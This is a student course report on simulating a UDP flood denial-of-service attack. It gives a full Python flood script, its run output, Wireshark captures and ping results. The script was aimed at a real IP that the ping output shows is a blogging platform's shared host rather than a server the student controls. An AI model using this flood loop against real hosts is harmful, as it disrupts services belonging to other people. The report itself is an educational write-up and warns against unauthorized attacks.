Honor Project – Computer Networks – 2021 Spring Semester

Name: Vitoria Ongaratto Baldan / 비토리아

ID: 2020049061

DoS Attack Simulation

1. Main Idea

1.1. About the Project

This project will consist of a simple application to simulate a DoS attack (Denial of Service) in a simulated target. The idea is to implement a simple algorithm in Python that will be delivering packets with random data continuously via a socket to a receiver IP, flooding the receiver user and causing a Denial of Service. To test and see if my attack is working, I will check if Wireshark can trace the packet's flux of my attack.

1.2. Project Background

The Denial of Service (DoS) attack is an attempt by hackers to make a network resource unavailable. It usually interrupts the host, temporarily or indefinitely, which is connected to the Internet. These attacks typically target services hosted on mission-critical web servers such as banks, credit card payment gateways.

As the Computer Networking book mentions, there is three categories of DoS attack: Vulnerability Attack, Bandwidth flooding, and Connection flooding. My idea is to simulate a DoS that will have the characteristics of a Bandwidth flooding, in which the attacker sends a deluge of packets to the targeted host – so many packets that the target's access link becomes clogged, preventing legitimate packets from reaching the server.

Also, there is the Distributed Denial of Service attack (DDoS), where the attacker controls multiple sources and has each source blast traffic at the target. However, to simulate a DDoS I would need to have a network with more than just one computer, which would be complicated to (legally) do.





Figure 1.25 ♦ A distributed denial-of-service attack

Computer Networking book – Networks Under Attack - Page 85

In a big Internet attack, the attack would use some machines as 'Slaves' to attack a victim server, as exemplified in the figure above. A DDoS is in fact a distributed DoS. Therefore, by implementing a DoS attack we might have an idea about how this type of attack works, and it can be in the future an important knowledge to develop tools to help servers to defend this type of attack.



Digital Attack – DDoS Attack map worldwide

In the above image is possible to see how many DDoS attacks are happening worldwide on some dates. This image shows how extremely common it is this type of attack and how important it is to have mechanisms of defense for this cyber threat. Last year we had a huge DDoS attack that made all google services unavailable for some hours bringing people around the world some minutes of desperation. Therefore, learning how a DoS attack works is very important to solve this type of issue, preventing considerable losses in the future.

1.3. Types of DoS – Should I choose a UDP or TCP based attack?

As we learned in this Computer Network class, there are some differences between UDP and TCP types of connection. The key difference between UDP and TCP is the three-way handshake, which is a special characteristic of TCP connections. Since UDP traffic doesn't require a three-way handshake like TCP, it runs with lower overhead and is ideal for traffic that doesn't need to be checked and rechecked, such as chat or VoIP. However, these same properties also make UDP more vulnerable to abuse. In the absence of an initial handshake, to establish a valid connection, a high volume of "best-effort" traffic can be sent over UDP channels to any host, with no built-in protection to limit the rate of the UDP DoS flood. This means that not only are UDP flood attacks highly effective but also that they could be executed with a help of relatively few resources. [Impeva website]

Therefore, because UDP connections do not depend on a three-way handshake, and also have no flow control, it is easier to make a flood attack with a simple code. Because of that, I decided that for this project, the type of DoS I would implement would be a **UDP Flood DoS**.

1.4. The target of a DoS attack

The target of a DoS attack is also needed to be taken into consideration when coding the attack script. To attack networks, you might need a code that is more specific to a certain router or network and you might need to flood packets in several ports to be efficient. To attack a website or a certain device, you can adapt your code to flood in a single port, for example in an HTTPS website, the port to be attacked would be 443 or 80 in the case of an HTTP website [Oracle – Default Port Numbers]. Also, it is important to remember that cyber attacking any website, network, or device that is not yours, or you do not have permission to is **illegal** and **it shouldn't be done under any circumstance.**

My attack is purely for educational purposes, and I will be attacking my website, created with the only purpose of being used in this project as a target. Therefore, my script will focus on attacking a single port 443, and my website Ip.

2. Methodology and Process

2.1 Schedule

The step-by-step plan I made to conclude my project is:

1. Gather information and understand well how a DoS attack works.
2. Figure out how to simulate a target to attack.
3. Start building my algorithm in Python.
4. Test my attack.
5. Try to see my attack working in Wireshark's package tracing

2.2 Considerations before coding


Before coding, I needed to decide the type of DoS I was going to perform and a target that would be ‘legal’ to test my attack.

After searching and studying about the topic I decided to try implementing a UDP Flood type of DoS and my target would be my own website that I created just for this project.

2.3 The code

The code was very simple in essence, I basically implemented a Web Client that would send by sockets random packages to an Ip by an infinite loop.

The entire code looks like this:



dos_test.py - C:/semester 4/Computer Networks/2021_ene4019_2020049061/HonorProject/dos...
File
Edit
Format
Run
Options
Window
Help


```
import socket
import random


sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) #Creating socket
bytes = random._urandom(1490)  #Generating random bytes of data


ip = '211.249.222.33' #My website IP
port = 443 #HTTPS Default port
sent = 0

#The infinite loop
while True:
     sock.sendto(("GET /" + ip + " HTTP/1.1\r\n").encode('ascii'), (ip, port))
     sock.sendto(("Host: Vitoria"  + "\r\n\r\n").encode('ascii'), (ip, port))
     sent = sent + 1
     print ("Sent %s packet to %s throught port:%s"%(sent,ip,port))
```

The packages I used where:



```
import socket
import random
```

Socket package was used to create the socket and send the request. Random package was used to generate random data.

First, I created a socket, then I created a byte's variable that would generate the data from the packets that would be sent to the server.

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) #Creating socket
bytes = random._urandom(1490)  #Generating random bytes of data
```

After that I created a variable with my website IP, my website IP was found by using the command 'ping' in the command prompt of Windows. The port was set as the default number for https servers. The variable sent is used to track how many packets were sent.

```
ip = '211.249.222.33' #My website IP
port = 443 #HTTPS Default port
sent = 0
```


Finally, I coded an infinite loop that would send infinite GET requests to the server with packets filled with random bytes.

```
#The infinite loop
while True:
     sock.sendto(("GET /" + ip + " HTTP/1.1\r\n").encode('ascii'), (ip, port))
     sock.sendto(("Host: Vitoria"  + "\r\n\r\n").encode('ascii'), (ip, port))
     sent = sent + 1
     print ("Sent %s packet to %s throught port:%s"%(sent,ip,port))
```

To stop the script from running I pressed Ctrl + c in the running terminal to kill the process.


3. Results

When I started to run my code, what I got in the IDLE shell was:



```
Python 3.10.0 (tags/v3.10.0:b494f59, Oct  4 2021, 19:00:18) [MSC v.1929 64 bit (
AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
= RESTART: C:/semester 4/Computer Networks/2021_ene4019_2020049061/HonorProject/
dos_test.py
Sent 1 packet to 211.249.222.33 throught port:443
Sent 2 packet to 211.249.222.33 throught port:443
Sent 3 packet to 211.249.222.33 throught port:443
Sent 4 packet to 211.249.222.33 throught port:443
Sent 5 packet to 211.249.222.33 throught port:443
Sent 6 packet to 211.249.222.33 throught port:443
Sent 7 packet to 211.249.222.33 throught port:443
Sent 8 packet to 211.249.222.33 throught port:443
Sent 9 packet to 211.249.222.33 throught port:443
Sent 10 packet to 211.249.222.33 throught port:443
Sent 11 packet to 211.249.222.33 throught port:443
Sent 12 packet to 211.249.222.33 throught port:443
Sent 13 packet to 211.249.222.33 throught port:443
```


...



```
Sent 7656 packet to 211.249.222.33 throught port:443
Sent 7657 packet to 211.249.222.33 throught port:443
Sent 7658 packet to 211.249.222.33 throught port:443
Sent 7659 packet to 211.249.222.33 throught port:443
Sent 7660 packet to 211.249.222.33 throught port:443
Sent 7661 packet to 211.249.222.33 throught port:443
Sent 7662 packet to 211.249.222.33 throught port:443
Sent 7663 packet to 211.249.222.33 throught port:443
Sent 7664 packet to 211.249.222.33 throught port:443
Sent 7665 packet to 211.249.222.33 throught port:443
Sent 7666 packet to 211.249.222.33 throught port:443
Sent 7667 packet to 211.249.222.33 throught port:443
Sent 7668 packet to 211.249.222.33 throught port:443
Sent 7669 packet to 211.249.222.33 throught port:443
Sent 7670 packet to 211.249.222.33 throught port:443
Sent 7671 packet to 211.249.222.33 throught port:443
Sent 7672 packet to 211.249.222.33 throught port:443
Sent 7673 packet to 211.249.222.33 throught port:443
```

By the image we can see the number of the packet being sent by each loop


Now, checking on Wireshark if the packages were being delivered, we could see that:



udp


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.101	211.249.222.33	UDP	72	59787 → 443 Len=30
2	0.000127	192.168.1.101	211.249.222.33	UDP	59	59787 → 443 Len=17
3	0.009061	192.168.1.101	211.249.222.33	UDP	72	59787 → 443 Len=30
4	0.009213	192.168.1.101	211.249.222.33	UDP	59	59787 → 443 Len=17
5	0.019312	192.168.1.101	211.249.222.33	UDP	72	59787 → 443 Len=30
6	0.019434	192.168.1.101	211.249.222.33	UDP	59	59787 → 443 Len=17
7	0.028255	192.168.1.101	211.249.222.33	UDP	72	59787 → 443 Len=30
8	0.028383	192.168.1.101	211.249.222.33	UDP	59	59787 → 443 Len=17
9	0.038433	192.168.1.101	211.249.222.33	UDP	72	59787 → 443 Len=30
10	0.038823	192.168.1.101	211.249.222.33	UDP	59	59787 → 443 Len=17
11	0.049027	192.168.1.101	211.249.222.33	UDP	72	59787 → 443 Len=30

…



4672	22.620406	192.168.1.101	211.249.222.33	UDP	72	59787 → 443 Len=30
4673	22.620498	192.168.1.101	211.249.222.33	UDP	59	59787 → 443 Len=17
4674	22.632269	192.168.1.101	211.249.222.33	UDP	72	59787 → 443 Len=30
4675	22.632364	192.168.1.101	211.249.222.33	UDP	59	59787 → 443 Len=17
4676	22.638985	192.168.1.101	211.249.222.33	UDP	72	59787 → 443 Len=30
4677	22.639069	192.168.1.101	211.249.222.33	UDP	59	59787 → 443 Len=17
4678	22.649606	192.168.1.101	211.249.222.33	UDP	72	59787 → 443 Len=30
4679	22.649699	192.168.1.101	211.249.222.33	UDP	59	59787 → 443 Len=17
4680	22.655503	192.168.1.101	211.249.222.33	UDP	72	59787 → 443 Len=30
4681	22.655578	192.168.1.101	211.249.222.33	UDP	59	59787 → 443 Len=17
4682	22.664756	192.168.1.101	211.249.222.33	UDP	72	59787 → 443 Len=30
4683	22.664853	192.168.1.101	211.249.222.33	UDP	59	59787 → 443 Len=17
4684	22.671225	192.168.1.101	211.249.222.33	UDP	72	59787 → 443 Len=30
4685	22.671314	192.168.1.101	211.249.222.33	UDP	59	59787 → 443 Len=17
4686	22.681116	192.168.1.101	211.249.222.33	UDP	72	59787 → 443 Len=30

As we can see, the packages were being sent from my IP to my website IP via UDP and we can see the sizes of the packets.




```
> Frame 4683: 59 bytes on wire (472 bits), 59 bytes captured (472 bits) on interface \Device\NPF_{79488A47-8E83-4
> Ethernet II, Src: LiteonTe_82:cf:e7 (24:fd:52:82:cf:e7), Dst: TendaTec_18:63:18 (cc:2d:21:18:63:18)
> Internet Protocol Version 4, Src: 192.168.1.101, Dst: 211.249.222.33
> User Datagram Protocol, Src Port: 59787, Dst Port: 443
> Data (17 bytes)

0000  cc 2d 21 18 63 18 24 fd  52 82 cf e7 08 00 45 00   ·-!·c·$· R·····E·
0010  00 2d 54 ce 00 00 80 11  71 c9 c0 a8 01 65 d3 f9   ·-T····· q····e··
0020  de 21 e9 8b 01 bb 00 19  f7 eb 48 6f 73 74 3a 20   ·!······ ··Host: 
0030  56 69 74 6f 72 69 61 0d  0a 0d 0a                  Vitoria· ···
```

Here is the packet detail. We can see the header I sent through my script.


Also, I tested the ping of my website to see if it was responding to my attack, and via command prompt I could see that:



```
C:\Users\balda> ping inthepalebluedot.tistory.com

Pinging wildcard-tistory-fz0x1pwf.kgslb.com [211.249.222.33] with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
```

However, my website itself doesn't seem to be affected. Maybe it's because it was a very simple website and it had nothing to respond. Even after cleaning the cache.



inthepalebluedot.tistory.com

In The Pale Blue Dot

전체 글 0

· 입력하신 단어의 철자가 정확한지 확인해 보세요.
· 검색어의 단어 수를 줄이거나, 보다 일반적인 단어로 검색해 보세요.
· 두 단어 이상의 키워드로 검색 하신 경우, 정확하게 띄어쓰기를 한 후 검색해 보세요.

Also, maybe tistory servers have protection against this type of threat. Or maybe I just couldn't send enough packets to shut down the website.

4. Purpose and Achievements

My purpose with this project was to learn how a DoS attack works and learn more about how to prevent it. During my studies for elaborating this project, I came to see a lot of references to topics that I learned during Computer Network classes, such as TCP, UDP, throughput, socket programming and so many other concepts that were essential for me to understand the mechanisms of the DoS attack. I feel like by doing this project I consolidated my knowledge acquired during the semester in Computer Network class while studying by myself for this project. I needed to choose a type of DoS attack, figure out the differences between the UDP and TCP flooding, understand what was possible or not as a target, and learn a lot of new concepts of cyber security.

The biggest achievement I had during this project was all the information I learned while planning it. Also, studying cyber-attacks was a topic I always wanted to learn, and this project gave me a purpose to engage with it.

5. Conclusion and thoughts

During this project development I learned how a DoS cyber-attack works, learned that are several types of DoS attacks, and understood how important it is to understand about it to be able to prevent it in the future. I was surprised by how simple it can be a DoS script, and I felt personally satisfied for being able to implement it on my own, just using the knowledge I acquired in this Computer Network class.

By my results, I could see that the code might be working, and by the command prompt, we can see the website stopped responding at some point, which means that maybe the website was trying to stop the threat. However, as the website itself didn’t seem to be affected when I entered on it, I realized that developing a DoS attack is much harder than I imagined. Nowadays the websites, routers, and networks have protections to prevent these threats and a simple code like mine would never be able to shut down a more sophisticated website for example. To attack these sophisticated servers would be necessary much more time to study each system vulnerability and to build more efficient strategies to deliver this packet flood.

In general, I can say that I learned a lot while doing this project, and also, I had a very good time coding and learning about something I have an interest in, which is cyber security. I felt really glad to see so many concepts that I learned during this semester in this Computer Network class applied to my desired field, and I am really satisfied with the much knowledge I acquired this semester. I feel motivated to keep studying hard and understanding more deeply about cyber security and computer networks as well.

6. References

Computer Networking – A Top-Down Approach – 7th edition, Kurose & Ross
Digital Attack Map - https://www.digitalattackmap.com/ , accessed Dec 10th, 2021.
UDP Flood - https://www.imperva.com/learn/ddos/udp-flood/, accessed Dec 10th, 2021.
Oracle – Default Port Numbers - https://docs.oracle.com/en/storage/tape-storage/sl4000/slklg/default-port-numbers.html#GUID-8B442CCE-F94D-4DFB-9F44-996DE72B2558, accessed Dec 10th, 2021.